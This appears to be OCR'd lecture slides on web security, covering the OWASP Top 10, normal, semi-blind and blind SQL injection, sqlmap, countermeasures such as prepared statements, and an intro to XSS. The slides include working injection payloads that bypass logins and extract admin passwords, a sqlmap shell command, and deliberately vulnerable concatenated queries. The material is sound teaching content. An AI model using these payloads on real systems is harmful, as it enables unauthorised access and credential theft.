
# Typical architecture




# Typical architecture




# Typical architecture



# Typical architecture



# Typical architecture



# OWASP Top 10

# Open Web Application Security Project - Top 10

1. Injection
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross-Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

Source: https://www.owasp.org/index.php/Top_10_2010-Main

# Open Web Application Security Project - Top 10

1. **Injection**
2. **Cross-Site Scripting (XSS)**
3. **Broken Authentication and Session Management**
4. **Insecure Direct Object References**
5. **Cross-Site Request Forgery (CSRF)**
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Open Web Application Security Project - Top 10

1. **Injection**
2. **Cross-Site Scripting (XSS)**
3. **Broken Authentication and Session Management**
4. **Insecure Direct Object References**
5. **Cross-Site Request Forgery (CSRF)**
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

- **Buffer overflows**
  - used to be #5 (in 2004)
  - pretty good countermeasures available

# SQL injection

# SQL injection - Example

- Web application login form
  - username
  - password

- SQL statement checking the login data

```
String stmt = "SELECT * FROM users " +
                    "WHERE username='" + username + "' " +
                    "AND password='" + password + "';";
```

- Nice user: „peter“ + „superstrongpwd“

```
... WHERE username='peter' AND password='superstrongpwd';
```

- Bad user: „jakob“ + „' OR 1=1;-- “

```
... WHERE username='jakob' AND password='' OR 1=1;-- ';
```

# Definition

- SQL injection is a mechanism
  - to change the semantics of a given SQL query
  - by providing special input
  - not thought of by the developer
- Various forms of SQL injection
  - „normal“
  - semi-blind
  - blind
- SQL injection can be used to
  - Read and write data
  - Read and write files
    - Create a Reverse-Shell --> SSH connection
  - ...

# „Normal“ SQL injection

- SQL injection on querys that **produce output**
  - list of customers, products,...
  - details of a specific customer
  - ...
- --> Produces immediate result

- Example

```
stmt = "SELECT id, firstname, lastname FROM customers " +
            "WHERE city='" + city + "';";
```

- Exploit

```
' UNION SELECT id, username, password FROM users;--
```

- Result

```
SELECT id, firstname, lastname FROM customers WHERE city=''
UNION SELECT id, username, password FROM users;-- ';
```

# Semi-Blind SQL injection

- SQL injection on querys that do **not produce output, but show (error) messages**
  - Login forms
  - Forgotten password forms
  - UPDATE, INSERT queries
- Example

```
"SELECT * FROM user WHERE email='" + email + "';"
```

- Messages
  - „Valid e-mail address.“
  - „No user with given e-mail address found.“

# Semi-Blind SQL injection - Approach #1

- Use (error) messages to detect if injected condition is **true** or **false**

- **First:** Find a valid e-mail address in the system, e.g. „asdf@asdf.com“
  - --> Message: „Valid e-mail address.“
- **Second:** Break the query

```
...WHERE email='asdf@asdf.com' AND 1=0;-- '
```

  - --> Message: „No user with given e-mail address found.“
- **Third:** Use subqueries to extract information

```
asdf@asdf.com' AND
      (SELECT substr(password,1,1) FROM user
           WHERE username='admin')='a';--
```

  - „Valid e-mail address.“ --> **First char in password of admin is an 'a‘**
  - „No user with given e-mail address found.“ --> ... is **not** an 'a‘
- --> Use **binary search**!

>CONFESS_2012

# Semi-Blind SQL injection - Approach #2

- Use error messages of database to deliver payload
- **Method #1**: Deliberately create SQL statements that fail
  - e.g. sub-query that returns **one result** or **more than one result**
  - Use same idea as before --> binary search
- **Method #2**: Use DB functions that can deliver payload in their error messages
  - e.g. **`utl_inaddr.get_host_name('whatever')`** from Oracle
  - --> ORA-29257: host '**whatever**' unknown

```
' OR utl_inaddr.get_host_name(
    SELECT password FROM user WHERE username='admin')='xyz';--
```

- --> ORA-29257: host '**adminpwd**' unknown

# Blind SQL injection

- **No output, no (error) messages**
- --> use other metric, e.g. **response time** of website

- Inject a boolean condition (as we had before)
- + add a **very heavy calculation** (takes time!)

```
asdf@asdf.com'
    AND (SELECT substr(password,1,1) FROM user
            WHERE username='admin')='a'
AND BENCHMARK(1000000,ENCODE('hello','goodbye'));--
```

- Condition is **true**: BENCHMARK is executed --> response time e.g. **5 seconds**
- Condition is **false**: BENCHM. is **not** executed --> response time e.g. **0.1 seconds**

# Tool support

- **sqlmap**
  - http://sqlmap.sourceforge.net/
  - „sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.“
  - python script
  - lots of features

```
python sqlmap.py \
     -u http://acme.com/show_customer.php?id=1 \
     -p id \
     --sql-shell
```

- --> Workshop!

# Countermeasures

- First idea: Escape all user inputs
  - very easy to forget something (new/unknown database features)
  - attackers are creative!
    - use `ascii(substr(password,1,1)) = 65`
    - instead of `substr(password,1,1) = 'A'`
- Use **PREPARED STATEMENTS**

```
String query = "SELECT * FROM user WHERE email=?;"
PreparedStatement ps = connection.prepareStatement(query);
ps.setString(1, email);
ResultSet rs = ps.executeQuery();
```

- **White listing** of user input
- Do **not show error messages** from the database server
- Put the database server and the web server on **separate (virtual) machines**

# Countermeasures

- First Idea: Escape all user inputs
  - very easy to forget something (new/unknown database features)
  - attackers are creative!
    - use `ascii(substr(password,1,1)) = 65`
    - instead of `substr(password,1,1) = 'A'`
- Use **PREPARED STATEMENTS**

```
String query = "SELECT * FROM user WHERE email=?;"
PreparedStatement ps = connection.prepareStatement(query);
ps.setString(1, email);
ResultSet rs = ps.executeQuery();
```

- **White listing** of user input
- Do **not show error messages** from the database server
- Put the database server and the web server on **separate (virtual) machines**

# Cross site scripting (XSS)

# Cross site scripting (XSS)

- Insert malicious JavaScript into other (trusted) websites

- Stored XSS
  - JavaScript permanently stored
  - e.g. forum post, blog comment
- Reflected XSS
  - JavaScript injected via URL (parameters)
